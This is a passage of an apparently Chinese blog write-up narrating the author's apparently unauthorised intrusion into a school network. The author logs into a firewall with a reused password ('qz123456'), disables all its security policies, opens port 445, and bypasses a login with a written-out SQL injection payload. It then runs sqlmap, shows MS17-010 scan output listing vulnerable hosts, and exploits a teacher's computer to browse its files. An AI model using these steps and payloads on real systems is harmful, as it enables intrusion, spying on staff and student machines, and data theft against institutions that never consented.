
The screenshot displays the SANGFOR NGAF web interface in a Mozilla Firefox browser. The browser's address bar shows the URL `https://192.168.100.253/framework.php#`. The interface includes a navigation menu on the left with options like '运行状态' (Running Status), '安全事件' (Security Events), '网络配置' (Network Configuration), and '安全策略' (Security Policies). The main content area shows a table of security events. A terminal window is overlaid on the right side of the interface, displaying the output of an Nmap scan. The terminal output includes the following text:

```
root@kali: ~  
23/tcp open  tcpwrapped  
443/tcp open  tcpwrapped  
| http-aspnet-debug: ERROR: Script execution failed (use -d to debug)  
| http-csrf: Couldn't find any CSRF vulnerabilities.  
| http-dombased-xss: Couldn't find any DOM based XSS.  
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
| http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)  
| sslv2-down:  
OS fingerprint not ideal because: Didn't receive UDP response. Please try again  
with -ssu  
No OS matches for host  
Network Distance: 2 hops  
TRACEROUTE (using port 135/tcp)  
HOP RTT ADDRESS  
1 ...  
2 0.70 ms 192.168.11.1  
OS and Service detection performed. Please report any incorrect results at https://nmap.org  
Nmap done: 1 IP address (1 host up) scanned in 30.80 seconds  
root@kali:~# nmap --script vuln -A 192.168.11.1  
Starting Nmap 7.70 ( https://nmap.org )
```

The terminal window also features a watermark for '重生信息安全' (Rebirth Information Security) and a URL `https://blog.csdn.net/ALDYS4`.

8)登入成功! 发现我之前的扫描记录和system攻击全部被记录在防火墙里了!

9)所有的安全策略全部禁用,并且允许445端口开放



0x007


第七步：进一步挖掘\_拿到302台主机shell

- 1)按照学校安排服务器地址的习惯,应该有其他类似防火墙的主机
- 2)我尝试了https://192.168.100.252,结果真的打开了，是行为控制模块

密码仍然是

•

qz123456



3)按照这个规律,那么之前发现的H3C交换器地址是10.11.254.254


猜测应该会有服务器在10.11.254.254之前

•  
•  
•  
•



ping 10.11.254.253超时ping 10.11.253.253ping通了!

4)尝试打开https://10.11.253.253



5)是和信虚拟终端控制系统

- 
- 
- 

首先尝试弱口令admin, 不行! 尝试了qz123456这个密码, 不行! 试着改response绕过验证, 也不行!

6)百般无奈之际, 手欠的我不小心多写了一个单引号'回车! 报错!

7)我的直觉告诉我有sql注入点!

- 

username=admin'or'1'='1'and'1'='1'or'1'='1

8)利用or语句的优先级绕过password的判断





10)而且可以查看每台机子的详细信息，甚至可以监控画面，上传文件！

0x008


第八步：挖掘和信系统的注入漏洞

1)在不断测试的过程中，我发现和信系统在修改服务器信息时存在sql注射漏洞

- 
- 
- 
-



strName=1回车，成功修改strName=1' 修改失败，无疑是因为单引号引起的闭合错误strName=1' and '1'='1修改成功！



2)果断丢sqlmap里，并带上--no-cast参数，因为我通过注入发现某些表是16进制的格式




1)因为在之前的渗透中关闭了防火墙，禁用所有对smb之类的安全策略,拿到了和信服务器,渗透过程更加轻松了

2)nmap扫描在和信系统里发现的终端

```
终端
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[+] 10.11.253.111:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.112:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.113:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.115:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.116:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.122:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.126:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[*] Scanned 127 of 254 hosts (50% complete)
[-] 10.11.253.129:445 - An SMB Login Error occurred while connecting to the
IPC$ tree.
[+] 10.11.253.135:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.138:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
[+] 10.11.253.141:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 U
ltimate 7600 x86 (32-bit)
https://blog.csdn.net/ALDYS4
```

3)我的天！这是挖到金矿了吗？！我找到我们班主任的电脑ms17010,boom!



4)在看电视剧。。。不管了，先查看硬盘,发现一份关于心理健康查询的网站

一看

